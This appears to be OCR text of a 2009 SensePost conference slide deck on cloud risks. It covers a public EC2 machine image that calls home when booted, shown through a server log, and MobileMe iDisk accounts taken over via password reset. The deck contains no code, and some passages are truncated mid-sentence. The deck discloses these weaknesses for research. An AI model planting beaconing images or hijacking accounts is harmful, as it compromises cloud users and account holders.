

AWS Management Console
https://console.aws.amazon.com/ec2/home#c=EC2&s=Images
Google
Home > Resources > AWS Management Console BETA > Amazon EC2
Welcome, Bob Smith | Settings | Sign Out
Amazon EC2
Amazon Elastic MapReduce
Amazon CloudFront
Navigation
Region: US-East
EC2 Dashboard
INSTANCES
Instances
IMAGES
AMIs
Bundle Tasks
ELASTIC BLOCK STORE
Volumes
Snapshots
NETWORKING & SECURITY
Elastic IPs
Security Groups
Key Pairs
Amazon Machine Images
Launch
Register New AMI
De-register
Permissions
Show/Hide
Refresh
Help
Viewing: All Images All Platforms
1 to 50 of 2767 AMIs
© 2008 - 2009, Amazon Web Services LLC or its affiliates. All right reserved.
Feedback
Support
Privacy Policy
Terms of Use
An amazon.com. company

	AMI ID	Manifest	Visibility	Platform
☐	ami-0022c769	level22-ec2-images/ubuntu-7.04-feisty-base-20071225a.manifest.xml	Public	Ubuntu
☐	ami-005db969	alestic-64/ubuntu-8.04-hardy-base-64-20081222.manifest.xml	Public	Ubuntu
☐	ami-005dba69	rbuilder-online/new-example-1-x86_64_20133.img.manifest.xml	Public	Other Linux
☐	ami-005eba69	kaavo-ntier-db/imod-ntier-32bit-FC-DB.manifest.xml	Public	Other Linux
☐	ami-00e70069	abami/image.manifest.xml	Public	Other Linux
☐	ami-0111f068	prod-ec2-images/private_install-Jul24-2009.manifest.xml	Public	Other Linux
☐	ami-0111f768	yale-vldb/hadoop-0.19.1-x86_64.manifest.xml	Public	Other Linux
☐	ami-0118fe68	citrix-c3-lab/XenApp5.0_32bit_v1.1.manifest.xml	Public	Windows
☐	ami-0121c068	qscan/image.manifest.xml	Private	Other Linux
☐	ami-0123c268	fedora_11_full/image.manifest.xml	Public	Fedora
☐	ami-0129cc68	cer-64-centos5_10-1/image.manifest.xml	Public	Cent OS
☐	ami-014da868	ami.alurium.com/image_bundles/Fedora6_Jetty_OpenBD/image.manife	Public	Fedora
☐	ami-015abc68	jumpbox-cloud-gear/wordpress-1.1.5.manifest.xml	Public	Other Linux
☐	ami-015cba68	jumpbox-cloud-gear/drupal-1.1.12.manifest.xml	Public	Other Linux
☐	ami-015db968	alestic-64/ubuntu-8.04-hardy-rightscale-64-20081222.manifest.xml	Public	Ubuntu
☐	ami-015dba68	rbuilder-online/new-example-1-x86_20134.img.manifest.xml	Public	Other Linux
☐	ami-01648368	rbuilder-online/dj-flatpress-1-x86_64_19855.img.manifest.xml	Public	Other Linux
☐	ami-01729468	alestic/ubuntu-8.10-intrepid-desktop-20090614.manifest.xml	Public	Ubuntu
☐	ami-01749368	sixsq--slipstream--images/Examples/Apache/apache/cd4ae856-27b1-4	Public	Other Linux



```
[haroon@blowfish ~]$ tail -f /var/log/httpd-ssl_error.log
[Wed Jul 15 15:02:09 2009][client 75.101.178.184]  /usr/local/www/data-ssl/EC2_IMAGE_BOOTED
[Wed Jul 15 15:04:47 2009][client 75.101.178.184]  /usr/local/www/data-ssl/EC2_IMAGE_BOOTED
[Wed Jul 15 15:04:56 2009][client 75.101.178.184]  /usr/local/www/data-ssl/EC2_IMAGE_KILLED
```

New Mistake, Old Mistake



10-07-2008, 11:30 AM

#1

celeduc
Junior Member
Fog

Join Date: Sep 2008
Location: Vancouver, BC Canada
Posts: 5

Blocking outbound connections

Is there a way to block outgoing conn … ts that all outbound ports
be blocked except those specifically ne

I've looked over the (scanty) EC2 doc … roups seem to be
concerned only with incoming traffic. T

10-07-2008, 11:59 AM

#2

Eddyys
Member
Stratocumulus

Join Date: Oct 2008
Posts: 45

Why are you trying to block outbound … to do this. The only
reason I could think of off the top of n … lso, I am sorry I don't
quite know the answer.

- Eddyys

Amazon Web Services Security

administer EC2 hosts, their privileges on and access to the bastion hosts are revoked.


- **Guest Operating System**: Virtual instances are completely controlled by the customer. They have full root access and all administrative control over additional accounts, services, and applications. AWS administrators do not have access to customer instances, and cannot log into the guest OS. Customers should disable password-based access to their hosts and utilize token or key-based authentication to gain access to unprivileged accounts. Further, customers should employ a privilege escalation mechanism with logging on a per-user basis. For example, if the guest OS is Linux, utilize SSH with keys to access the virtual instance, enable shell command-line logging, and use the 'sudo' utility for privilege escalation. Customers should generate their own key pairs in order to guarantee that they are unique, and not shared with other customers or with AWS.
- **Firewall**: Amazon EC2 provides a complete firewall solution; this mandatory inbound firewall is configured in a default deny mode and the Amazon EC2 customer must explicitly open any ports to allow inbound traffic. The traffic may be restricted by protocol, by service port, as well as by source IP address (individual IP or CIDR block).

[SensePost – 2009]

Mobile me


- Apple sneaks into the cloud
- Makes sense long term, your music, video, * are belong to Steve Jobs
- Insidious
- iDisk, iMail, iCal, findmyPhone

Hacked by..


MobileMe – iDisk
http://idisk.mac.com/charlvanderwalt-Public?view=web
Google
http://idisk.mac.com/bobthecat-Public?view=web
http://idisk.mac.com/bobthecat-Public?view=web
Google
?
English

Account Error: Inactive

Used 0%, 15 GB available


MobileMe – iDisk
http://idisk.mac.com/steve-Public?view=web
Google
Back/Forward
iDisk Home
iDisk
New Folder
Upload
steve's Public Folder
Name
Date Modified
Size
English

Used 0%, 75 GB available

Account password reset

- A hard problem to solve in the cloud..
- Forgot password → Nick
- All dressed up and nowhere to go?
- Is everyone as “easy” as Nick?

and so?

- Told ya it was insidious..
- We have been going lower and lower with trojans now living in firmware
- Will we notice the trojans so high up in the stack that follow us everywhere?
- We all looked down on XSS initially

Conclusions

- There are new problems to be solved (and some new solutions to old problems) with computing power on tap.
- Marrying infrastructure to web applications means that your enterprise now faces risks from both infrastructure dodgyness and bad web application code.
- Even if marrying *aaS to web applications makes sense, tying them to Web2.0 seems like a bad idea.
- Auditors need to start considering the new risks the new paradigm brings:
  - (negative) One more set of problems scanners cant find
  - (positive) job security++
- Computationally difficult is easily within reach of anyone with a Credit Card.
- We are getting moved into the cloud even if we don't know it. (Making us vulnerable to the "lame attacks" even if we don't rate them)
- Transparency and testing are going to be be key..
- WOZ is cool…

Questions ?

(Videos/Slides/Tools)

http://www.sensepost.com/blog/

research@sensepost.com